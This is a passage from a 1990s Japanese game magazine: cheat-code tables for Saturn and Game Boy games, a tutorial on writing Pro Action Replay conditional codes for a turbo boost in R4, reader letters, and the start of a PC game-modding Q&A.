Cheat Games

サターン

56	村正
57	手裏剣
58	氷の鎖かたびら
59	悪の鎧+3
5A	シールド+3
5B	回復の指輪
5C	僧侶の指輪
5D	死の指輪
5E	蘇生のロッド
5F	救援の護符
60	ローブ+3
61	ウインターミトン
62	魔封じのネックレス
63	光の杖
64	ロングソード+5
65	神速の剣
66	プリーストパンチャー
67	僧侶のメイス
68	神速の短刀
69	炎の指輪
6A	呪われた鎧+1
6B	プレート+5
6C	癒しの杖
6D	命の指輪
6E	変化の指輪
6F	輝きの石
70	夢見の石
71	破滅の石
72	魔術師のワンド
73	力のコイン
74	若返りの石
75	精神の石
76	信心の石
77	ブラーニイの石
78	技能の護符
79	技能の護符
7A	魔術師のワンド
7B	力のコイン
7C	ニルダの杖
7D	ハースニール
7E	コッズ・ヘルム
7F	コッズ・シールド
80	コッズ・ガントレット
81	コッズ・アーマー
シナリオ3：リルガミンの遺産	
01	大地の宝珠
02	中立の水晶
03	悪の水晶
04	善の水晶
05	ポトルシップ
06	大地の杖
07	大気の護符
08	聖水
09	火炎のロッド
0A	ゴールドメダリオン
0B	ムフーズの宝珠
0C	バタフライナイフ
0D	ショートソード
0E	ブロードソード
0F	メイス
10	杖
11	ハンドアックス
12	バトルアックス
13	ダガー
14	フレイル
15	ラウンドシールド
16	ヒーターシールド
17	魔術師のローブ
18	キュイラス
19	ホバーク
1A	プレストプレート
1B	プレートアーマー
1C	サレット
1D	ディオスの薬
1E	ラテュモスの薬
1F	ショートソード+1
20	ブロードソード+1
21	メイス+1
22	バトルアックス+1
23	ヌンチャク
24	ダガー+1
25	カティノの巻物
26	キュイラス+1
27	ホバーク+1
28	プレストプレート+1
29	プレートアーマー+1
2A	ヒーターシールド+1
2B	バシネット
2C	鉄の小手
2D	バディオスの巻物
2E	ハリトの薬
2F	ショートソード−1
30	ブロードソード−1
31	メイス−1
32	ダガー−1
33	バトルアックス−1
34	マルゴーのフレイル
35	宝石袋
36	魔術師の杖
37	フレイムタン
38	ラウンドシールド−1
39	キュイラス−1
3A	ホバーク−1
3B	プレストプレート−1
3C	プレートアーマー
3D	サレット−1
3E	ソビックの薬
3F	黄金の指輪
40	サラマンダーの指輪
41	サーペントの牙
42	ショートソード+2
43	ブロードソード+2
44	バトルアックス+2
45	象牙の刃
46	黒檀の刃
47	琥珀の刃
48	メイス+2
49	ミスリルの小手
4A	ディアルコの護符
4B	キュイラス+2
4C	ヒーターシールド+2
4D	幻惑のローブ
4E	ホバーク+2
4F	プレストプレート+2
50	プレートアーマー+2
51	アーメット
52	ワーガンローブ
53	巨人の棍棒
54	カシナートの剣
55	羊飼いの杖
56	汚れた斧
57	死のロッド
58	除霊の宝玉
59	エメラルドの鏡
5A	ガーネットの鏡
5B	青真珠
5C	ルビーのスリッパ
5D	死霊使いの杖
5E	生命の本
5F	死の本
60	龍の牙
61	トロルの指輪
62	ウサギの足
63	盗賊のピック
64	悪魔の本
65	バタフライナイフ
66	黄金のティアラ
67	カマキリの小手
ボーナスダンジョン	
01	ロングソード
02	ショートソード
03	メイス
04	フレイル
05	杖
06	ダガー
07	スモールシールド
08	ラージシールド
09	ローブ
0A	レザーアーマー
0B	鎖かたびら
0C	プレストプレート
0D	プレートメイル
0E	ラテュモフィスの薬
0F	ロングソード+1
10	モグレフの杖
11	カティノの巻物
12	ラウンドシールド
13	鎖かたびら+1
14	プレートメイル
15	シールド+1
16	大気の護符
17	杖+1
18	ブロードソード+1
19	ドラゴンスレイヤー
1A	バトルアックス+1
1B	ディアルマの護符
1C	モンティノの杖
1D	ショートソード+2
1E	バシネット
1F	メイス+2
20	ロミルクの巻物
21	銅の小手
22	レザーアーマー+2
23	鎖かたびら
24	プレートメイル+2
25	マルゴーのフレイル
26	悪の兜+2
27	ディアルの薬
28	魔導師の杖
29	ワースレイヤー
2A	フレイムタン
2B	メイジマッシャー
2C	ミスリルの小手
2D	毒のメイス
2E	ブロードソード+2
2F	悪の鎖かたびら
30	中立の鎧+2
31	シールド+2
32	ロングソード+2
33	バトルアックス+2
34	マラーの冠
35	ダガー+2
36	カシナートの剣
37	悪の盾+3
38	象牙の盾
39	汚れた斧
3A	黒檀の刃
3B	ディルトの巻物
3C	琥珀の刃
3D	早業の短刀
3E	呪いのローブ
3F	破滅の石
40	宝石袋
41	呪いの兜
42	銀の小手
43	悪の剣+3
44	アーメット
45	悪の短剣+3
46	ワーガンローブ
47	力のコイン
48	巨人の棍棒
49	盗賊の短刀
4A	プレストプレート+3
4B	羊飼いの杖
4C	死のロッド
4D	氷の鎖かたびら
4E	除霊の宝玉
4F	バディアルの巻物
50	神速の短
51	神速の短剣
52	エメラルドの鏡
53	ガーネットの鏡
54	ローブ+3
55	魔術師のワンド
56	青真珠
57	回復の指輪
58	僧侶の指輪
59	ルビーのスリッパ
5A	死の指輪
5B	マカトニの護符
5C	死霊使いの杖
5D	蘇生のロッド
5E	生命の本
5F	救援の護符
60	死の本
61	龍の牙
62	ウインターミトン
63	トロルの指輪
64	手裏剣
65	魔封じのネックレス
66	ウサギの足
67	悪の鎧+3
68	光の杖
69	火炎のロッド
6A	大地の杖
6B	ロングソード+5
6C	悪魔の本
6D	プリーストパンチャー
6E	黄金のティアラ
6F	僧侶のメイス
70	カマキリの小手
71	炎の指輪
72	技能の護符
73	呪われた鎧+1
74	ブレード+5
75	癒しの杖
76	命の指輪
77	シールド+3
78	変化の指輪
79	輝きの石
7A	夢見の石
7B	魔術師のワンド
7C	若返りの石
7D	精神の石
7E	信心の石
7F	ブラーニィの石
80	技能の護符
81	力のコイン
82	バタフライナイフ
83	バタフライナイフ
84	君主の聖衣
85	村正
86	ハースニール
87	コッズ・ヘルム
88	コッズ・シールド
89	コッズ・ガントレット
8A	コッズ・アーマー

（福島県郡山市/ロン・ジャンプ）

〈第2表〉『プリンセスクエスト2』アイテムリスト

武器	
078	ブロードソード
07A	ロングソード
07C	バスタードソード
07E	レイピア
080	サーベル
082	ブレード
084	エレメントソード
086	ジャスティス
088	マスターレイピア
08A	マジックレイピア
08C	バトルブレード
08E	ルーンブレード
090	ホーリィランス
092	ドラグーンソード
094	グングニール
096	バトルスピア
098	シルバースピア
09A	ハルバート
09C	キングスソード
09E	ロードソード
防具	
0A0	レザーアーマー
0A2	ハードレザー
0A4	ラフメイル
0A6	ライトメイル
0A8	リングメイル
0AA	チェーンメイル
0AC	ブレストアーマー
0AE	プレートアーマー
0B0	スケールメイル
0B2	ナイトスケープ
0B4	キングスプレート
0B6	スプリントメイル
0B8	フィールドメイル
0BA	アルカインバリア
0BC	ゴッドリィメイル
0BE	クリスタルメイル
0C0	アールエイチ
0C2	アールシー
0C4	ジオエレメント
0C6	マスターオブジオ
アクセサリー	
0C8	シルバーリング
0CA	ライフリング
0CC	パワーリング
0CE	プロテクトリング
0D0	マジックリング
0D2	アタックリング
0D4	スピードリング
0D6	ホワイトリング
0D8	ブラックリング
0DA	プラチナサークル
0DC	プリンセスキッス
0DE	アルテミスピアス
0E0	マルスチェイン
0E2	キリングス
0E4	ジオブリード
0E6	エレメントリング
0E8	リボン
0EA	マスターケイプ
0EC	ファンネル
0EE	ビット
道具	
0F0	ポーション
0F2	ミドルポーション
0F4	フルポーション
0F6	ティアポーション
0F8	ヒルマジック
0FA	パワードロップ
0FC	スピードリーフ
0FE	プロテクトピース
100	マジックチーズ
102	パワーナ
104	スピーダー
106	プロテクター
108	マジカルミラクル
10A	ヒットピー
10C	マジックピー
10E	ラフエンジェル
110	シャインレイル
112	ダークレイル
114	オンフェアリー
116	レスアル

（高知県宿毛市/ARES）

〈第3表〉『リアル麻雀アドベンチャー〜海へ〜　SummerWaltz』化石リスト

CA	リリヤレックス
CB	ムレクルス
CC	ヴィヴィパルス
CD	ディコロシア
CE	レプタエナ
CF	マクロスピリファー
D0	ラステルム
D1	カマ
D2	ディケロフィダ
D3	パチテリソップス
D4	ラコレビス
D5	ディプロマイスッス
D6	レウキスクス
D7	ケイラカンツス
D8	ディプラカンツス
D9	Pスピナックス
DA	クテノウラ
DB	オンニア
DC	パラレユルス
DD	アカダクノスツス
DE	パラドキシデス
DF	カリメネ
E0	ファコプス
E1	オレネルス
E2	ニッポニテス
E3	デシャエシテス
E4	プシロケラス
E5	コスモケラス
E6	オルトケラス
E7	ケノケラス
E8	キルトケラス
E9	エストニオケラス
EA	ヘミギダリス
EB	コレオプレウス
EC	チロギダリス
ED	アルカエオギダリス
EE	ハルドウイニア
EF	テムノキダリス
F0	トレサレニア
F1	フィモソア
F2	ディプロカウルス
F3	メガロケファルス
F4	アファネラマ
F5	ステレオステルヌム
F6	ゲオケロン
F7	キモケリス
F8	ホメオサウルス
F9	ネウスチコサウルス
FA	パラカルキノソマ
FB	パライソプツス

（神奈川県鎌倉市/サターン★七夕）

●編集部には、エロゲーや18禁の同人グッズばかり買うソレ系のヲタクっているの？（北海道札幌市/しょうとく）㊙みなヲタクじゃないと否定するんだが、ときおり某エロ同人ショップのレシートがトイレに捨ててあるから不思議。犯人は誰だ？　目星はついてるがな。なあ㊙さんよぅ。

SFC & GB

ときめきメモリアル POCKET

主人公のパラメータ

体調	00xxF1A2
文系	00xxF3A2
理系	00xxF5A2
芸術	00xxF7A2
運動	00xxF9A2
雑学	00xxFBA2
容姿	00xxFDA2
根性	00xxFFA2
ストレス	00xx01A3

「スポーツ編　校庭のフォトグラフ」、「カルチャー編　木漏れ日のメロディ」に共通で使用可能。ACTIONにしたまま起動するとセーブデータがすべて消えてしまうので、必要なときにONにしてすぐにセーブをしたあと、再びゲームを再開したほうがよい。

（神奈川県鎌倉市/サターン★七夕）

ロボットポンコッツ

1体め

キャラ変更	00xxB8C9
名前1文字め	00xxB9C9
2文字め	00xxBAC9
3文字め	00xxBBC9
4文字め	00xxBCC9
5文字め	00xxBDC9

xxは〈第1表〉参照。

装備ソフト1つめ	00xxC0C9
2つめ	00xxC1C9
3つめ	00xxC2C9

xxは〈第2表〉参照。

装備パーツ	00xxC3C9

xxは〈第3表〉参照。

状態	00xxCEC9

xxは〈第4表〉参照。

エネだま	00xxD5C9
お金	00xx89C9
	00xx8AC9
出現するロボポン	00xx5FDF
道具1つめ	00xx58CA
2つめ	00xx59CA
3つめ	00xx5ACA
デバッグモード	0204C5DF

GBKISS内のデータが消える。

まぼろしの村のダンジョンで自分がいる階数

00xxDEC7

（福井県大野市/筒井　龍一）

バーディガン

1匹め

キャラ変更	01xx63DC

xxは〈第5表〉参照。

きげん	01xx64DC
レベル	01xx65DC
E	01xx66DC
	01xx67DC
ち	01xx68DC
あ	01xx69DC
じ	01xx6ADC
は	01xx6BDC
H	01xx6CDC
ストーリーセレクト	04xxB2CB

xxは〈第6表〉参照。ONにしたままストーリーを選ぶ。

（福井県大野市/筒井　龍一）

遊戯王 デュエルモンスターズ

セーブデータを消せる	000853AC
	000854AC
	000855AC
	000856AC
	000857AC
	000858AC

入力後、ACTIONにしてからゲームを始めるとセーブデータを消せる。

（大阪府大阪狭山市/丸山　一樹）

攻撃力9999	0199D8CE
	0199D9CE
	0199DACE
	0199DBCE

戦闘画面のときに9999になる。

（茨城県筑波郡/ドノ）

激闘パワーモデラー

お金	00xx0EA0
	00xx0FA0
	00xx10A0

xxは10進法で入力。戦闘中にACTIONにして、戦闘終了までにSCANに戻す。

（三重県桑名市/奥山　陽介）

ミッキーマウス4 魔法のラビリンス

LIFE減らない	01063EC3
面	01xxD0C6

xxは02～2A。

（兵庫県神戸市/あまおと）

ゲームボーイウォーズ TURBO

資金

レッドスター	01xxE6FF
	01xxE7FF
	01xxE8FF
ホワイトムーン	01xxE9FF
	01xxEAFF
	01xxEBFF

（兵庫県神戸市/あまおと）

〈第1表〉『ロボットポンコッツ』文字リスト

00	なし	13	よ	26	ち	39	や	4C	ュ	5F	チ	72	ヤ	86	0	99	v	AB	だ	BD	0	CF	ド
01	0	14	っ	27	つ	3A	ゆ	4D	ョ	60	ツ	73	ユ	87	0	9A	E	AC	ぢ	BE	0	D0	バ
02	1	15	―	28	て	3B	よ	4E	ッ	61	テ	74	ヨ	88	0	9B	0	AD	づ	BF	0	D1	ビ
03	2	16	あ	29	と	3C	ら	4F	ア	62	ト	75	ラ	89	0	9C	0	AE	で	C0	0	D2	ブ
04	3	17	い	2A	な	3D	り	50	イ	63	ナ	76	リ	8A	0	9D	0	AF	ど	C1	ガ	D3	ベ
05	4	18	う	2B	に	3E	る	51	ウ	64	ニ	77	ル	8B	0	9E	0	B0	ば	C2	ギ	D4	ボ
06	5	19	え	2C	ぬ	3F	れ	52	エ	65	ヌ	78	レ	8C	0	9F	0	B1	び	C3	グ	D5	パ
07	6	1A	お	2D	ね	40	ろ	53	オ	66	ネ	79	ロ	8D	0	A0	0	B2	ぶ	C4	ゲ	D6	ピ
08	7	1B	か	2E	の	41	わ	54	カ	67	ノ	7A	ワ	8E	G	A1	が	B3	べ	C5	ゴ	D7	プ
09	8	1C	き	2F	は	42	ん	55	キ	68	ハ	7B	ン	8F	0	A2	ぎ	B4	ぼ	C6	ザ	D8	ペ
0A	9	1D	く	30	ひ	43	0	56	ク	69	ヒ	7C	!	90	なし	A3	ぐ	B5	ぱ	C7	ジ	D9	ポ
0B	を	1E	け	31	ふ	44	0	57	ケ	6A	フ	7D	?	91	R	A4	げ	B6	ぴ	C8	ズ	DA	ボ
0C	ぁ	1F	こ	32	へ	45	ヲ	58	コ	6B	ヘ	7E	:	92	0	A5	ご	B7	ぷ	C9	ゼ	DB	ヴ
0D	ぃ	20	さ	33	ほ	46	ァ	59	サ	6C	ホ	80	×	93	0	A6	ざ	B8	ぺ	CA	ゾ	DC	○
0E	ぅ	21	し	34	ま	47	ィ	5A	シ	6D	マ	81	L	94	0	A7	じ	B9	ぽ	CB	ダ	DD	A
0F	ぇ	22	す	35	み	48	ゥ	5B	ス	6E	ミ	82	p	95	0	A8	ず	BA	0	CC	ヂ	DE	B
10	ぉ	23	せ	36	む	49	ェ	5C	セ	6F	ム	83	0	96	0	A9	ぜ	BB	0	CD	ヅ	DF	m
11	ゃ	24	そ	37	め	4A	ォ	5D	ソ	70	メ	84	0	97	H	AA	ぞ	BC	0	CE	デ	E1	◎
12	ゅ	25	た	38	も	4B	ャ	5E	タ	71	モ	85	0	98	P								

（福井県大野市/筒井　龍一）

●女子にゲーラボ見られた…。（神奈川県綾瀬市/亀谷の館）㊙それがなんだ！　㊙はもっといろんなものを見られてるぞ！　チキショー！　失礼、個人的な話だ。でもゲーラボ見られた程度でそれじゃ明日は厳しい。逆にキミの自慢のものを見せて婦女子をヒーヒーいわせてやれ(なにを?)。

〈第2表〉『ロボットポンコッツ』ソフトリスト

00	なし	08	シャドー	10	ドラゴン	18	シールド	20	ひだま	27	せいだま
01	ファイア	09	せい	11	パワー	19	アタック	21	みずたま	28	りくだま
02	アクア	0A	ライト	12	すいとり	1A	オメガ	22	れいだま	29	うみだま
03	アイス	0B	キッス	13	オイル	1B	うけみ	23	らいだま	2A	そらだま
04	サンダー	0C	りく	14	ウイルス	1C	はんげき	24	かぜだま	2B	きあい
05	ウインド	0D	ガス	15	がまん	1D	アルファ	25	つちだま	2C	いのり
06	グランド	0E	うみ	16	スコープ	1E	バルス	26	じゃだま	2D	じばく
07	じゃ	0F	そら	17	スピード	1F	ダウン				

（福井県大野市/筒井　龍一）

〈第3表〉『ロボットポンコッツ』パーツリスト

01	ナックルアーム10m	17	ハーブアーム20m	2D	ナイフアーム10m	42	パイルバンカー110m	57	サーブハンド120m	6C	ヘッジボム110m
02	ヘヴィナックル20m	18	タロットアーム40m	2E	カギヅメ20m	43	ハイパークロー120m	58	ラートルハンド120m	6D	バトルガンマー120m
03	ハンマーアーム30m	19	ミスリルアーム60m	2F	りゅうのつめ30m	44	チャームハンド10m	59	エリコルアーム120m	6E	ぎょらい70m
04	ヘヴィハンマー40m	1A	エンゼルアーム80m	30	なげなわアーム40m	45	ナーガハンド20m	5A	プロペラ10m	6F	きらい80m
05	サンボアーム50m	1B	ゴッドハンド100m	31	スリハンド50m	46	デスハンド30m	5B	ウイング20m	70	ローラー10m
06	ボクサーアーム110m	1C	ミカドアーム120m	32	ぶんどりアーム60m	47	スキュラハンド40m	5C	ジェット30m	71	ビッグローラー10m
07	ムエタイアーム60m	1D	ルーンアーム120m	33	イカサマアーム70m	48	グールハンド50m	5D	ターボジェット30m	72	とげローラー10m
08	ウルフハング70m	1E	ウラススハンド120m	34	たんさアーム80m	49	ブラッドハンド60m	5E	グライダー30m	73	キャタピラ10m
09	タイガーアーム80m	1F	じょうかハンド120m	35	ふきや90m	4A	アシュラハンド70m	5F	ブースター30m	74	フルキャタピラ10m
0A	ぶとうハンド120m	20	ジャッジハンド120m	36	だいごうきゅう100m	4B	ヤシャハンド80m	60	カミカゼ30m	75	マシンガン10m
0B	ぼうそうアーム120m	21	ガイアハンド120m	37	クロスボウ110m	4C	ジークハンド100m	61	きしゅう40m	76	ストロングぼう10m
0C	ダガーアーム10m	22	ガンハンド120m	38	タイレルアーム120m	4D	ワイズアーム110m	62	ソニック40m	77	キャノンぼう10m
0D	ソードアーム20m	23	ライフルアーム20m	39	クラブアーム10m	4E	スレッジハンド120m	63	ばくだん30m	78	バズーカー30m
0E	サムライソード30m	24	ショットガン30m	3A	メイスアーム20m	4F	プレンアーム20m	64	アトミック60m	79	マイン30m
0F	ムラマサアーム120m	25	ガトリング40m	3B	フレイルアーム30m	50	ケミカルハンド40m	65	スクリュー10m	7A	きかんぼう30m
10	トマホーク40m	26	バルカンアーム50m	3C	レッスルアーム40m	51	マジックアーム60m	66	ホバー20m	7B	ロケットぼう30m
11	ライトハンド30m	27	グレネード60m	3D	バスターアーム50m	52	ライトニング80m	67	ソナー30m	7C	ミサイル30m
12	ビックアーム60m	28	バズーカアーム100m	3E	パワーアーム60m	53	ウィンアーム100m	68	ウェーブ40m	7D	スパイクタイヤ10m
13	レイピアアーム70m	29	レザーアーム70m	3F	ブレイドアーム70m	54	シェルハンド120m	69	20ミリぼう50m	7E	ビッグフット10m
14	スピアアーム80m	2A	メガレーザー110m	40	ケイブアーム80m	55	ロッボウアーム120m	6A	36ミリぼう60m	7F	ばくちく20m
15	グレイブアーム100m	2B	ビームアーム80m	41	カトックアーム100m	56	レジストアーム120m	6B	40ミリぼう100m	80	てなげだん30m
16	ヴァイドハンド110m	2C	ハイパービーム120m								

（福井県大野市/筒井　龍一）

〈第4表〉『ロボットポンコッツ』状態リスト

00	ふつう	02	のろい	04	バグ	06	むし	08	サビ	0A	!!!
01	いのり	03	ねつ	05	のうむ	07	ていし	09	???		

（福井県大野市/筒井　龍一）

〈第5表〉『バーディガン』キャラクターリスト

00	ラルフ	1B	グラジェス	36	フロード	51	テンペス	6C	デイビー	87	デストロイ
01	バダルフ	1C	ビグー	37	グラッス	52	ボンゴ	6D	デモニクス	88	デスアイ
02	ランダルフ	1D	ビグニック	38	ニャーリー	53	ボボンガ	6E	マドン	89	ナイトメア
03	ビードル	1E	バグニック	39	キャリル	54	ドドンガ	6F	クラフトン	8A	ダテン
04	ビーカノン	1F	フェニクス	3A	キャローヌ	55	アルマージ	70	ベガス	8B	カッチル
05	フォーク	20	ハピリアン	3B	タマッピ	56	メタアルマ	71	ムー	8C	オシッシー
06	トリロウ	21	プカラ	3C	ピヨッピ	57	バット	72	トルーブ	8D	カドマツン
07	トリビト	22	プークリン	3D	ファルコ	58	バラット	73	コロボロン	8E	カガミモチ
08	バードマン	23	プーカラン	3E	ハピリー	59	オマメ	74	チドリ	8F	オニメン
09	オマメマン	24	フラワリー	3F	ハピュリ	5A	コエダ	75	ソラノヒト	90	チョコ
0A	ミドリマン	25	スプリン	40	ハシリソウ	5B	ジュレイ	76	ホエール	91	ヒナドール
0B	キノピー	26	マンドロゲ	41	ヒトクイバ	5C	マッシュ	77	ライトボー	92	アメマン
0C	キノヒト	27	マンドバナ	42	チャカナン	5D	ドクッシュ	78	シタイバナ	93	ドコンジョ
0D	キノキシ	28	マイマイ	43	シャーク	5E	カニラ	79	ワラジー	94	コイノボラ
0E	タコラ	29	マーメイ	44	シーキラー	5F	オオバサミ	7A	バライバラ	95	ガーネショ
0F	オクト	2A	マリーナ	45	ミサイラー	60	キャンサー	7B	コケエモン	96	ヒトリモン
10	シーデビル	2B	ニョロ	46	シーザウルス	61	チビッシー	7C	クラゲーラ	97	オバケーラ
11	キングザド	2C	ネイル	47	リザド	62	ガンリュウ	7D	ダゴン	98	リュウジン
12	オタマ	2D	ゼリーン	48	ツノリザド	63	オノガメ	7E	リバイア	99	ギガギガ
13	オタマン	2E	ゼラチン	49	ランリザド	64	ヤマガメ	7F	ミズカバ	9A	パパラパー
14	トード	2F	メガネザド	4A	ランダー	65	カザンガメ	80	ドラゴン	9B	マッスル
15	ガン	30	チップ	4B	エアランダ	66	メガネザド	81	オロチ	9C	パンプキン
16	ガンダスタ	31	チップリス	4C	エアベース	67	ジートン	82	トコナッツ	9D	コードモン
17	サブリン	32	アイ	4D	エンジェ	68	マックス	83	メリジーヌ	9E	スノー
18	ディープ	33	ノイジー	4E	ハレール	69	ダンプル	84	アーム	9F	ジョヤーナ
19	バーニン	34	サラウンド	4F	ラジェスタ	6A	バスター	85	デンチマン	A0	デロイド
1A	ボルケン	35	エーテル	50	クラウ	6B	チビール	86	イリュー		

（福井県大野市/筒井　龍一）

〈第6表〉『バーディガン』ストーリーリスト

00	1	07	8	0E	15	15	正月2	1C	子供の日	23	体育の日
01	2	08	9	0F	16	16	正月3	1D	母の日	24	ハロウィン
02	3	09	10	10	17	17	節分	1E	父の日	25	11/3
03	4	0A	11	11	18	18	バレンタインデー	1F	夏休み1	26	クリスマス
04	5	0B	12	12	19	19	雛祭り	20	夏休み2	27	大晦日
05	6	0C	13	13	20	1A	ホワイトデー	21	夏休み3	28	エンディング
06	7	0D	14	14	正月1	1B	新学期	22	9/15		

（福井県大野市/筒井　龍一）

●プレステで、デス様を超えるモノを発見!!　その名も『L.S.D.』。マジでこれはすごい。（秋田県由利郡/三笠山の島田様）　㊙夢みたいなメチャ個人的な現象をシミュレートしようとしてもそりゃムリだよ。インドのゴアトランスみたいにクスリをキメながらやればまだ遊べるか?

げれげれの改造コード普及委員会

『R4』とDコードとターボダッシュ

改造erのみなさん、こんにちは！　げれげれです。受験生だった人も勉強から解放されてゲームをやりまくれる時期になりましたね（笑）。大量のゲームをこなすためにも、改造しまくってサクサククリアしてしまおうではありませんか。

さて、前回はパッドのキーを押すと発動する改造を紹介しました。みなさん、改造はうまくできたでしょうか？　『チョコボの不思議なダンジョン2』でL2を押したときにHPが255になるコードを作ったのですが、これを応用して自分で新しい改造を試みた人もいるかもしれませんね。もっとも、プロアクションリプレイ（以下、PAR）を使用した改造ならば、HPのコードを有効にしておけばHPの数字が減ることはないので、ボタンで制御するコードは入力しなかった人もいるかもしれませんが…。

レースゲームでターボに挑戦

そこで今回はボタンを押したときのみ発動するという利点を生かした改造を考えてみました。改造対象はナムコから発売されている超人気レースゲーム『R4』です。このゲームで、ボタンを押すとターボダッシュするという掟破りな改造コードに挑戦しましょう。

まずは前回のおさらいを含めて“ボタンを押すと発動するコード”の仕組みを紹介します。改造コードの最初の数字（通常は8）はアドレスの一部ではなく、ある種の命令としての意味を持っています。ここにDを入れると条件判定と呼ばれるコードに変身するのです。条件判定コード（Dコード）は

```
D+アドレス　数値
有効にしたい改造コード
```

というような2行構成になります。このような形の改造コードは、該当アドレスの数値がDコードに記述されている数値と一致したときに、2行めの改造コードを有効にするという働きをします。

今回の改造は、ボタンを押すとターボがかかるというものです。パッドのボタンの状態も、もちろんメモリアドレスのどこかに格納されています。ですから、パッドのボタンコードとゲーム中のスピードコードをサーチすればOKです。

スピードのコードをサーチ

それではスピードのコードからサーチしてみましょう。いつものようにプレイステーション（以下、プレステ）とパソコンをつなぎ、サーチプログラムを実行してください。オープニングムービーの永瀬麗子が気にな

今月のターゲット

R4-RIDGE RACER TYPE4-

ナムコの大人気シリーズ『リッジレーサー』の第4弾。みためは『グランツーリスモ』にそっくりな印象を受けるが、ドリフトをぶいぶいきかせる走りの爽快感は、リアル指向の『グランツーリスモ』とは別物。どっちが好きかは人によって違うでしょう。車種は320種類もあってお得な感じがするけれど、そんなにたくさんの種類は使いこなせないとの声多数。

■ナムコ
1998年12月3日発売　5,800円

●PCエンジン版『ときメモ』にハマって4年。ゲームボーイ版に新キャラ入れてるヒマがあるなら『ときメモ2』はやく作れ!!（東京都東村山市/さくらは俺のもの）　㊙以前にも増して最近のコナミってブランドイメージを重視してるみたい。計算できるハードから出す方針なんでしょう。

るところですが、それはあとでじっくり見ることにして、ゲームを進め、レースを開始します。

スピードを制御するコードを探すのは簡単です。アクセルボタンを押してスピードを上げて“Greater”サーチ、そのあとにブレーキボタンを押してスピードを落としたら“Less”サーチといった手順を目的のコードがみつかるまでひたすら繰り返しましょう。

ここでポイントを1つ。たいていのレースゲームの場合、スピードは時速のかたちで数字として表示されていますが、この数字を頼りにサーチするとうまくいかない場合があります。

時速の数字でみつけたコードはゲーム中の車の速度を「表示」しているだけであり、実際の速度はほかのアドレスで管理している場合がほとんどなのです。数字をたよりに探し出したコードを実行すると、スピードの表示こそ999km/hになりますが、実際には普通の速度で走っているのと変わりません。少々面倒ですが、地道に“Greater”と“Less”サーチを繰り返しましょう。10回も繰り返せば候補は数個になると思います。

さて、以上のことに気をつけてサーチすれば、実際の速度のアドレスは「800ABEB8」であることが判明します。試しにデータ部に0500とでも入力してください。車が175km/hで走り出すはずです。

このコードだけをPARに入力すれば車はつねに一定のスピードを保つことになります。このままではコーナーを曲がるのは非常につらいでしょう。そこでDコードでスピードを制御するわけです。

パッドのコードをサーチする

次にパッドのボタンに対応したコードを探してみましょう。このコードはどれかのボタンを押して“Different”サーチ、今度は違うボタンを押して“Different”といった感じで繰り返せばOKです。目的のコードがみつかるでしょう。もっとも、別掲の〈第1表〉を参考にして、押しているボタンに対応した数値をサーチすれば2〜3回で発見できると思います。

〈第1表〉パッドキーアサイン

ボタン	パターン1	パターン2
↑	1000	FFEF
↓	2000	FFBF
←	4000	FF7F
→	8000	FFDF
△	0010	EFFF
○	0020	DFFF
×	0040	BFFF
□	0080	7FFF
R1	0008	F7FF
L1	0004	FBFF
R2	0002	FDFF
L2	0001	FEFF
セレクト	0100	FFFE
スタート	0800	FFF7

さて、ここでもう1つ問題があります。表を見てもらえばわかるのですが、1つのボタンに対応する数値が2種類あります。じつはゲームによってこの数値

R4ターボ化計画

〈写真1〉オープニング画面。モードはなんでも構わないが、とりあえずグランプリを選ぶ。

〈写真2〉まずはスピードアップとダウンを繰り返してスピードのコードをサーチ。

〈写真3〉スピードを制御するコードは「800ABEB8 xxxx」と判明。

●不眠症の人にオススメのゲーム『秘宝王』。プレステのボードゲームなんだけど、テンポが遅く刺激がない。5ターン内に眠くなれるよ。（愛知県名古屋市/いまから『ヘヴィ・メタル』ってアニメ見ます）㊙はっきりいって眠いときはどんなゲームしても眠い!?　仕事でやってるととくに。

ロケットダッシュだ!!

のうちどちらか、もしくは両方が使われているのです。

パッドのコードを“Different”サーチで探していると、たまに2つのアドレスがみつかることがあります。それは両方が機能する場合があるということです。みつかったコードにどちらの数値が当てはまるのかはRESULTをよく見て判断してください。

RANGEを使ったサーチ法を具体的に説明すると、○ボタンを押しながらサーチを実行すると、表の左側が適用されている場合には0020が目的のアドレスに格納されているはずですから、“Range”コマンドでふるいにかけるわけですね。みつからなかった場合は右側の数値を使ってサーチをやり直してみましょう。これでパッドのボタンコードが800F381Aだと判明します。

2つのコードを組み合わせる

以上で今回必要なスピード、パッドのコード2つがそろいました。この2つを利用して条件判定のコードを作ってみましょう。○ボタンを押したときにターボ化させるのであれば、1行めにDコード、2行めにスピードを変化させるコードを入力すればよいわけですから、

```
D00F381A  0020
800ABEB8  0500
```

とすればOKですね。2行めのコードのデータ部には0500を入れましたが、この数値をもっと大きくすることでスピードはさらに上がっていきます。いくつか試してみて、自分が気に入った数値を入れるとよいでしょう。

ちなみにこのコードだと、方向キーを併用するとターボが効かなくなってしまいます。長めのストレートで使用するとよいでしょう。素晴らしいスピードを体験できます。


条件判定コードはアイディア次第でどんどん使い道が広がっていくものです。既存のコードとの組み合わせでも、おもしろい改造ができることもあります。みなさんもいろいろとチャレンジしてみてください。

スタート時、自分のマシンは最後尾だが○ボタンを押すと…。

あっという間に先頭に躍り出る。このまま独走だ!!

POINT

スピードのサーチというとメーターの数値をサーチしたくなるが、それは意味がない。地道に速度を上下させてサーチしよう。



〈写真5〉サーチの結果、パッドのコードは「800F381A xxxx」であるとわかった。

〈写真4〉次にボタンのコードを探す。表を参照してサーチしてみよう。

〈写真6〉2つのコードを入力して極限のスピードを実現だ。

●せっかくゲーラボのプレゼントが当たったのに…もう1か月以上商品が届きません（当たった号の次が出てます）。（徳島県鳴門市/むつき） 申しわけありません。「もうちょっと待って」っていえた身でもないのですが、調査しますので、もう少々お待ちください。ほんとにすいません。

キミならできる!!

たにしげのWin95&Win98パンゲー改造講座

第16回


こんにちは、このところExSTAND&SFXの質問が数多く寄せられているたにしげです。今回は最近きた質問のうち、気になったモノをいくつか公開したいと思います。

よりよく使うための Q&A特集

Q SFXで開けないファイルがあります。

